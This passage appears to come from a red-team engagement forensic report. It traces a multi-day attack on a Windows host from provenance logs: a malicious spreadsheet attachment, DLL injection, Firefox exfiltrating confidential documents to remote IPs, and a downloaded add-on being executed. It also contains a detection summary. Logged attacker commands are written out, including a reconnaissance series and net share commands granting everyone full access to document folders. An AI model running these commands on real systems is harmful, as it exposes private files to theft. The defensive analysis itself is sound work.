mydocs, but we don't see those write operations in the data. Finally, mydata is removed by the attacker.

The cmd.exe shown in Step 3 spawns the cmd.exe shown in Step 2 (However, due to the fact that certain files are given multiple names, the two pictures could not be merged cleanly, so we have provided the connection in this text.) As a result, the information obtained in Step 2 is also available to be exfiltrated in Step 3. The injected Explorer.exe (from Step 2) removes the malicious file "BoviaBenefitsOE.xlsm".


Another important action carried out in this powershell session is to make several folders available to other users using net share command. These exported folders seem to contain sensitive information related to the missile defense mission. The attacker happens to open one of these files, called MissileDefense.rtf, using Word. Through this net share action, the attacker seems to be creating a means for this file (along with many other sensitive files) to be viewed from other machines on the LAN, and then potentially being exfiltrated from there. The full resolution figure can be found in our engagement report.


RD
CRT
WR
RD
RD
S:C:\WINDOWS\Explorer.EXE
CLN
S:C:\WINDOWS\system32\cmd.exe
CLN
S:powershell
CLN
S: cmd.exe
RM
CLN
S:tasklist
S:whoami
S:netstat -na
S:hostname
S:ipconfig /all
S:net share
S:sc query
S:net start
S:nbtstat -n
S:getmac /v
S:nslookup www.google.com
S:ping 128.55.12.1
S:route print
S:systeminfo
S:wmic logicaldisk get size,freespace,caption
S:driverquery
S:wmic baseboard list full
S:wmic csproduct list full
S:C:\WINDOWS\system32\net1 share
S:C:\WINDOWS\system32\net1 start
WR
S:net share docs=C:\Users\admin\Documents /grant:admin,Read
S:net share sharename=C:\Users\admin\Documents /grant:everyone,Read
S:net share mydocs=C:\Users\admin\Documents\mydocs
S:net share add Z: C:\users\user\Documents
S:net share sharename=C:\Users\admin\Documents /grant:admin,Read
S:net share Z: C:\users\user\desktop\Shared
S:net share mydocs=C:\Users\admin\Documents\mydocs /grant:everyone,FULL

The below attack graph is provided by our another subteam about this attack.



\Windows\System32\PING.EXE 128.55.12.1
1) SUBJECT_PROCESS
C:\WINDOWS\system32\whoami.exe
53) EVENT_EXECUTE
ipconfig
54) EVENT_WRITE
78) SUBJECT_PROCESS
C:\WINDOWS\system32\HOSTNAME.EXE
51) EVENT_EXECUTE
84) EVENT_EXECUTE
whoami.exe
42) EVENT_EXECUTE
56) EVENT_WRITE
whoami
41) SUBJECT_PROCESS
60) EVENT_WRITE
C:\Users\admin\ethinfo.txt
65) EVENT_WRITE
85) EVENT_WRITE
5) SUBJECT_PROCESS
55) EVENT_WRITE
44) EVENT_EXECUTE
HOSTNAME.EXE
82) EVENT_EXECUTE
7) SUBJECT_PROCESS
hostname
59) EVENT_WRITE
81) SUBJECT_PROCESS
64) EVENT_WRITE
43) SUBJECT_PROCESS
83) EVENT_WRITE
61) EVENT_READ
C:\Users\admin\recondata.txt
66) EVENT_READ
58) EVENT_WRITE
C:\Users\admin\targetdata.txt
63) EVENT_WRITE
ipconfig
80) EVENT_WRITE
C:\Users\admin\generic.txt
79) EVENT_EXECUTE
57) EVENT_WRITE
35) SUBJECT_PROCESS
62) EVENT_WRITE
ipconfig.exe
67) EVENT_WRITE
45) SUBJECT_PROCESS
tasklist
90) EVENT_WRITE
88) SUBJECT_PROCESS
89) EVENT_EXECUTE
73) EVENT_READ
46) EVENT_EXECUTE
tasklist.exe
9) SUBJECT_PROCESS
ipconfig /all
10) EVENT_EXECUTE
C:\WINDOWS\system32\tasklist.exe
52) EVENT_EXECUTE
4) EVENT_OPEN
C:\Windows\System32\whoami.exe
71) EVENT_OPEN
11) SUBJECT_PROCESS
sc query
12) EVENT_EXECUTE
sc.exe
6) EVENT_OPEN
C:\Windows\System32\HOSTNAME.EXE
68) EVENT_EXECUTE
13) SUBJECT_PROCESS
getmac /v
14) EVENT_EXECUTE
getmac.exe
70) EVENT_OPEN
3) EVENT_EXECUTE
15) SUBJECT_PROCESS
nbtstat -n
16) EVENT_EXECUTE
nbtstat.exe
C:\Windows\System32\ipconfig.exe
69) EVENT_OPEN
8) EVENT_OPEN
cmd.exe
17) SUBJECT_PROCESS
route print
18) EVENT_EXECUTE
ROUTE.EXE
20) EVENT_OPEN
19) SUBJECT_PROCESS
ping 128.55.12.1
C:\Windows\System32\PING.EXE
76) EVENT_OPEN
21) EVENT_EXECUTE
47) SUBJECT_PROCESS
36) EVENT_OPEN
75) SUBJECT_PROCESS
ping 128.55.12.10
48) EVENT_EXECUTE
C:\Windows\System32\tasklist.exe
74) EVENT_OPEN
77) EVENT_EXECUTE
PING.EXE
49) SUBJECT_PROCESS
ping 128.55.12.73
2) EVENT_EXECUTE
22) SUBJECT_PROCESS
\Windows\System32\PING.EXE 228.55.22.2
24) SUBJECT_PROCESS
nslookup
50) EVENT_EXECUTE
26) SUBJECT_PROCESS
23) EVENT_EXECUTE
nslookup.exe
nslookup www.google.com
32) SUBJECT_PROCESS
systeminfo
25) EVENT_EXECUTE
systeminfo.exe
driverquery
27) EVENT_EXECUTE
driverquery.exe
28) SUBJECT_PROCESS
wmic csproduct list full
33) EVENT_EXECUTE
wmic logicaldisk get size^freespace^caption
29) EVENT_EXECUTE
30) SUBJECT_PROCESS
31) EVENT_EXECUTE
WMIC.exe
wmic baseboard list full
34) EVENT_UNLINK
C:\Users\admin\Documents\mydocs
37) SUBJECT_PROCESS
taskkill 8374
39) SUBJECT_PROCESS
taskkill /PID 8744 /F
40) EVENT_EXECUTE
72) SUBJECT_PROCESS
38) EVENT_EXECUTE
taskkill.exe
taskkill 8744
whoami
86) EVENT_WRITE
87) EVENT_READ
C:\Users\admin\disk.txt

4) Firefox exfiltration (11th April). Firefox is probably compromised by an exploit that results in the execution of an in-memory payload. This causes it to read many confidential files (locomotives.rtf, Missledefence.doc, Covert.xlsx, MissleAlert.rtf, trains.rtf) and exfiltrate them to remote ip 16.54.116.146:80. Firefox communicates with remote ip 74.52.178.194:80 before and after the exfiltration. The full resolution figure can be found in our engagement report.



O:C:\Users\admin\Documents\MissleAlert.rtf
O:C:\Users\admin\Documents\locomotives.rtf
O:C:\Users\admin\Documents\Document.rtf
O:C:\Users\admin\Documents
O:C:\Users\admin\Documents\Missledefence.doc
O:C:\Users\admin\Documents\trains.docx
O:\Device\HarddiskVolume2\Users\admin\Documents\trains.docx
O:C:\Users\admin\Documents\test.docx
O:\Device\HarddiskVolume2\Users\admin\Documents\test.docx
O:C:\Users\admin\Documents\Covert.xlsx
O:\Device\HarddiskVolume2\Users\admin\Documents\Covert.xlsx
O:(\Device\HarddiskVolume2\Users\admin\Documents\trains.rtf
O:(\Device\HarddiskVolume2\Users\admin\Documents\malicious.rtf
O:(\Device\HarddiskVolume2\Users\admin\Documents\
RD
S: C:\Program Files\Mozilla Firefox\firefox.exe
WR
RD
O:IP:10367492:80
O:IP:4a34b2c2:80

5) More information gathering and exfiltration (10th, 11th, 12th April)
The initial step of this exploit is that Explorer.exe is compromised by an excel file saved on the desktop by thunderbird, which launches many cmd sessions to gather system information (whoami, hostname, ipconfig, ping, tasklist, nslookup, netstat, powercfg, powershell), and writes to several files (ethinfo.txt, targetdata.txt, recondata.txt, generic.txt). The powershell process in step 2 and are the same.These files are subsequently read, and exfiltrated to 135.84.161.202:80 by a program called ping that is launched by the command shell.

The whole scenario repeats many times over the next three days, with slight variations. Some of the sessions don't write to files, and some of them don't exfiltrate to a remote ip. (Although SearchProtocolHost.exe is included in the picture below, as well as in Step 2 above, we don't think it is related to the attack; it seems to have read the files containing gathered information during its normal course of indexing the file system.)


O:IP:80370c49:143
RD
S: C:\Program Files (x86)\Mozilla Thunderbird\thunderbird.exe
WR
O:C:\Users\admin\Desktop\BoviaBenefitsOE.xlsm:Zone.Identifier
RD
S:C:\WINDOWS\Explorer.EXE
CLN
S: C:\WINDOWS\system32\cmd.exe
S:hostname
S:ipconfig
S:\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
S:whoami
S:tasklist
S:ping 128.55.12.73
S:powercfg /lastwake
S:powershell
CREAT
RM
WR
O:C:\Users\admin\ethinfo.txt
O:\Device\HarddiskVolume2\Users\admin\ethinfo.txt
O:\Device\HarddiskVolume2\Users\admin\targetdata.txt
O:C:\Users\admin\targetdata.txt
O:\Device\HarddiskVolume2\Users\admin\recondata.txt
O:C:\Users\admin\recondata.txt
O:\Device\HarddiskVolume2\Users\admin\generic.txt
O:C:\Users\admin\generic.txt
O:IP:8754a1ca:80
O:
C:\Users\admin\disk.txt
O:\Device\HarddiskVolume2\Users\admin\disk.txt
S:C:\WINDOWS\system32\whoami.exe
S:C:\WINDOWS\system32\NETSTAT.EXE
S:C:\WINDOWS\system32\HOSTNAME.EXE
C:\WINDOWS\system32\SearchProtocolHost.exe Global\UsGthrFltPipeMssGthrPipe410_ Global\UsGthrCtrlFltPipeMssGthrPipe410 1 -2147483646
Software\Microsoft\Windows Search Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)
C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc DownLevelDaemon

The process \??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 included in the attack graph is also considered to be a part of a DLL injection attack happening on 10th April.


ta2-marple-tau:3000
ta2-marple-tau:3000/graph
IBM Research | τ-Calculus Browser
Data set: subx.5D.dllinjection.z.json
x-axis: Event sequence
Backward
Forward
Reset Zoom
12 AM
.002
.004
.006
.008
.010
.012
.014
.016
.018
.020
.022
.024
.026
.028
.030
.032
.034
whoami
SUBJECT_THREAD
whoami.exe
C:\Windows\System32\imm32.dll
C:\Windows\System...mi.exe.mui
C:\Windows\Global...efault.nls
SUBJECT_THREAD
C:\WINDOWS\system...p -s gpsvc
svchost.exe
SUBJECT_THREAD
SUBJECT_THREAD
C:\Windows\System32\rpcss.dll
C:\Windows\System...st.exe.mui
C:\Windows\System32\ole32.dll
SUBJECT_THREAD
SUBJECT_THREAD

SUBJECT_THREAD (Entity)

UUID
b8919ebf-8ddd-40ae-9f55-9f171d7e253b

Type (Tag)
ENTITY_SUBJECT

Type (Contents)
SUBJECT_THREAD

Principal
00000000-0000-0000-0000-000000000000

First seen
2018-04-10 02:38:45.025 +0000

Last seen
2018-04-11 02:43:02.731 +0000

Properties

localprincipal
00000000000000000000000000000000

path
svchost.exe


parentsubject
15046e4079dc40d4bcacba6f8012f077

starttimestampnanos
1523454024505000000

cid
2608

```
{
  "entityType": {
    "tag": "ENTITY_SUBJECT",
    "contents": "SUBJECT_THREAD"
  },
  "entityPrin": "00000000-0000-0
  "entityUUID": "b8919ebf-8ddd-4
  "entityProp": {
    "localprincipal": "000000000
    "path": "svchost.exe",
    "parentsubject": "15046e4079
    "starttimestampnanos": "1523
    "cid": "2608"
  },
  "minT": 1523457782571,
  "maxT": 1523457782571,
  "minI": 29,
  "maxI": 29,
  "minDate": "2018-04-10T14:38:4
  "maxDate": "2018-04-11T14:43:0
  "events": [
    {
      "eventGenr": "EVENT_GENRE_
      "eventForw": "691c0bc5-9eb
      "eventUUID": "080c1525-c8f
      "eventTime": 152345778257
      "eventType": "EVENT_CREATE
      "eventBack": "b8919ebf-8dd
      "eventDire": "BiDirected",
```

In that attack, the whoami process was found to create a remote thread in svchost.exe. The below is the backward tracking result provided by the tool tau-calculus:



\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1 (Entity)

UUID
1a221160-884d-4797-9471-f939c9b8e258

Type (Tag)
ENTITY_SUBJECT

Type (Contents)
SUBJECT_PROCESS

Principal
00000000-0000-0000-0000-000000000000

First seen
2018-04-10 02:38:36.188 +0000

Last seen
2018-04-10 02:39:30.650 +0000

Properties

cmdline
\??\C:\WINDOWS\system32\conhost.ex...

localprincipal
00000000000000000000000000000000

path
conhost.exe

parentsubject
b351684c502844e58a3d20980e737edf

starttimestampnanos
1523371116313000000


cid
5068

```
{
  "entityType": {
    "tag": "ENTITY_SUBJECT",
    "contents": "SUBJECT_PROCESS
  },
  "entityPrin": "00000000-0000-0
  "entityUUID": "1a221160-884d-4
  "entityProp": {
    "cmdline": "\\??\\C:\\WINDOW
    "localprincipal": "000000000
    "path": "conhost.exe",
    "parentsubject": "b351684c50
    "starttimestampnanos": "1523
    "cid": "5068"
  },
  "minT": 1523371116313,
  "maxT": 1523371116313,
  "minI": 5,
  "maxI": 5,
  "minDate": "2018-04-10T14:38:3
  "maxDate": "2018-04-10T14:39:3
  "events": [
    {
      "eventGenr": "EVENT_GENRE_
```

Firefox installs add-on (12th April)

Firefox starts pass_mgr.exe plugin. It appears that the plugin is compromised by an exploit, and at this point, it downloads s suspicious add-on "hJauWl01" from 135.84.161.202, and executes it.

The executed process spawns a thread which creates and executes TightVNC/tvnserver.exe. It is possible that the password information is exfiltrated to 212.70.165.9:80


S: C:\Program Files\Mozilla Firefox\firefox.exe
CLN
RD
WR
S: PID 2180/6244
S: C:\Program Files\Mozilla Firefox\add-on\pass_mgr.exe C:\Program Files\Mozilla Firefox\add-on\pass_mgr.json
O:IP:d446a509:80
WR
WR
RD
CRT
WR
O:\Device\HarddiskVolume2\Program Files\Mozilla Firefox\add-on\passwordfile.dat
CLN
O:\Device\HarddiskVolume2\Program Files\Mozilla Firefox\add-on\hJauWl01
LD
CLN
S: hJauWl01
\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1

Attack Steps and Detection Summary

Step #	Date	Attack Step Summary	Detection Methods (mark it RT for real-time or F for Forensics)
A1	2018-04-05	Explorer.exe reads confidential files and writes to network shared folder	[RT] tag-based detection Alarm: Confidential data leak Write: Object (\Device\Mup\;Lanman Redirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files) Subject (Explorer.exe) [RT] anomaly-based detection
A2	2018-04-09	explorer.exe injects into wordpad.exe and notepad.exe	[RT] tag-based detection Alarm: UntrustedLoad: Object (explorer.exe) Subject (wordpad.exe) Alarm: UntrustedLoad: Object (explorer.exe) Subject (notepad.exe)
A3	2018-04-09	launch cmd session to gather system information, and net shared some file folders	[F] tag-based detection [RT] Point Sketch [RT] anomaly-based detection
A4	2018-04-11	Firefox reads confidential files and exfiltrates them	[RT] tag-based detection Alarm: Confidential data leak Write: Object (IP:10367492:80) Subject (firefox)
A5	2018-04-10 2018-04-11 2018-04-12	Explorer.exe launches cmd session to gather system information, and writes to files, then exfiltrate.	[RT] tag-based detection [RT] Point Sketch [RT] anomaly-based detection
A5-2	2018-04-10	DLL injection: whoami creates a remote thread in svchost.exe	[RT] behavior profile-based detection
A6	2018-04-12	Firefox executes add on pass_mgr.exe to download and execute suspicious add-on "hJauWl01"	[RT] tag-based detection Alarm: UntrustedExec: Object (hJauWl01) Subject pass_mgr.exe [RT] Point Sketch [F] tau-calculus
A7	2018-04-12	Thunderbird download and execution	[RT] anomaly-based detection

Attack Steps In Detail

1) Exfiltration to netshared folder (5th April).
Time: 1522944165829096 to 1522944165829322
Process: PID: 728 C:\WINDOWS\Explorer.EXE
Files:
0: read(211930.0, \Device\HarddiskVolume2\Users\admin\Documents\Missledefence.doc, 131072)
1: ts=1522944165829096 dit=Benign cit=AuthBenign dct=Secret
2: write(211979.1, \Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\Missledefence.doc, 131072)
3: write(211987.1, \Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\newfile.txt, 64)
4: read(177728.24, \Device\HarddiskVolume2\Users\admin\Documents\newfile.txt, 64)
5: write(211989.1, \Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\test.docx, 8192)
6: read(211929.0, \Device\HarddiskVolume2\Users\admin\Documents\test.docx, 8192)
7: write(211990.1, \Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\malicious.rtf, 256)
8: read(177493.11, \Device\HarddiskVolume2\Users\admin\Documents\malicious.rtf, 256)
9: write(211992.1, \Device\Mup\;LanmanRedirector\;Z:000000000005bd11\TA52-WINDOWS\Company_files\malicious.xlsx, 4096)
10: write(212000.1, \Device\Mup\TA52-WINDOWS\PIPE\srvsvc, 128)
11: read(212000.1, \Device\Mup\TA52-WINDOWS\PIPE\srvsvc, 1024)

The malicious.rtf and newfile.txt are written by a process that doesn't have cmdline information in CDM data, that process communicates with IP addresses 128.55.12.103:138, 128.55.12.11:138, 128.55.12.255:138.

2) Malicious attachment and DLL injection
Time: around 1523287766349144

"explorer.exe"(PID 1912) got compromised by the file "BoviaBenefitsOE.xlsm" that seems to be downloaded by thunderbird.
Then explorer.exe injects into "C:\Program Files\Windows NT\Accessories\wordpad.exe" and "C:\WINDOWS\system32\notepad.exe" .
Wordpad.exe writes to "\Device\HarddiskVolume2\Users\admin\Documents\trains.rtf".
Notepad.exe writes to "\Device\HarddiskVolume2\Users\admin\Documents\newfile.txt" and "\Device\HarddiskVolume2\Users\admin\Documents\exfil.txt".

"trains.rtf" is later read by the cmd.exe which is the child of the cmd of attack campaign-1 episode 3.
"trains.rtf" and "exfil.txt" are later read by the powershell process in attack campaign-1 episode 5.

At last, explorer.exe removes "BoviaBenefitsOE.xlsm".

3) information gathering and exfiltration by exporting network shares (9th April).
Time: around 1523296355088975
Explorer.exe become compromised by reading "C:\Users\admin\Desktop\BoviaBenefitsOE.xlsm:Zone.Identifier", the file is written by thunderbird.exe, and thunderbird communicates with remote ip 128.55.12.73:143.

Explorer.exe(PID 5172) forks cmd.exe(PID 2932), cmd.exe forks powershell(PID 7784), the powershell forks cmd.exe(PID 9312). The cmd.exe forks following Windows command processes to do information gathering:
tasklist, whoami, netstat -na, hostname, ipconfig /all, sc query, nbtstat, getmac, nslookup www.google.com, ping 128.55.12.1, route print, systeminfo, "wmic logicaldisk get size,freespace,caption", driverquery, "wmic baseboard list full", "wmic csproduct list full".

The cmd.exe executes the following ping commnads:

```
ping 128.55.12.1
ping 128.55.12.10
ping 128.55.12.73
ping 228.55.22.2
```

The cmd.exe also forks following net share command to share certain file folders:

```
net  start
net share
net  share docs=C:\\Users\\admin\\Documents /grant:admin,Read
net  share sharename=C:\\Users\\admin\\Documents /grant:everyone,Read
net  share mydocs=C:\\Users\\admin\\Documents\\mydocs
net  share add Z: C:\\users\\user\\Documents
net  share sharename=C:\\Users\\admin\\Documents /grant:admin,Read
net  share Z: C:\\users\\user\\desktop\\Shared
net  share mydocs=C:\\Users\\admin\\Documents\\mydocs /grant:everyone,FULL
C:\\WINDOWS\\system32\\net1  share
C:\\WINDOWS\\system32\\net1  start
C:\\WINDOWS\\system32\\net1  share add Z: C:\\users\\user\\Documents
C:\\WINDOWS\\system32\\net1  share sharename=C:\\Users\\admin\\Documents
/grant:everyone,Read
C:\\WINDOWS\\system32\\net1  share docs=C:\\Users\\admin\\Documents /grant:admin,Read
C:\\WINDOWS\\system32\\net1  share Z: C:\\users\\user\\desktop\\Shared
C:\\WINDOWS\\system32\\net1  share sharename=C:\\Users\\admin\\Documents
/grant:admin,Read
C:\\WINDOWS\\system32\\net1  share mydocs=C:\\Users\\admin\\Documents\\mydocs
```

The cmd.exe also forks a process named "C:\\Program Files (x86)\\Microsoft Office\\Office15\\WINWORD.EXE /n C:\\Users\\admin\\Documents\\MissleAlert.rtf /o", which uses winword.exe to edit file MissleAlert.rtf .

4) Firefox exfiltration (11th April)

Firefox(PID 9968) reads following files and exfiltrates them to 16.54.116.146:80
Firefox also communicates with 74.52.178.194:80 before and after the exfiltration
C:\Users\admin\Documents\MissleAlert.rtf
C:\Users\admin\Documents\locomotives.rtf
C:\Users\admin\Documents\Document.rtf
C:\Users\admin\Documents\Missledefence.doc
C:\Users\admin\Documents\trains.docx
C:\Users\admin\Documents\test.docx
C:\Users\admin\Documents\Covert.xlsx
C:\Users\admin\Documents\
\Device\HarddiskVolume2\Users\admin\Documents\trains.docx
\Device\HarddiskVolume2\Users\admin\Documents\test.docx
\Device\HarddiskVolume2\Users\admin\Documents\Covert.xlsx
\Device\HarddiskVolume2\Users\admin\Documents\trains.rtf
\Device\HarddiskVolume2\Users\admin\Documents\malicious.rtf
\Device\HarddiskVolume2\Users\admin\Documents\

5) More information gathering and exfiltration (10th, 11th, 12th April)
There are many cmd sessions being launched, they are not the same. Some of the cmd sessions writes result into files, some cmd sessions exfiltrate. The time range for the episode is from 18-04-10 10:38:45.01 to 18-04-12 18:37:52.

Explorer.exe forks cmd sessions to use windows command to gather system information and writes to files, it exfiltrates the information at last.

All cmd processes are cloned by Explorer.exe, all the commands that cmd uses to gather information are:
tasklist, hostname, ipconfig, whoami, powershell, ping and powercfg.

The process powershell.exe is found to read and write a file:
\Device\\HarddiskVolume2\\Users\\admin\\AppData\\Roaming\\Microsoft\\Windows\\PowerShell\\PSReadline\\ConsoleHost_history.txt.

Another process C:\Program Files\Windows NT\Accessories\wordpad.exe writes the confidential files in My documents, including malicious.rtf, Missle_command.rtf and Happy_hunting.rtf.

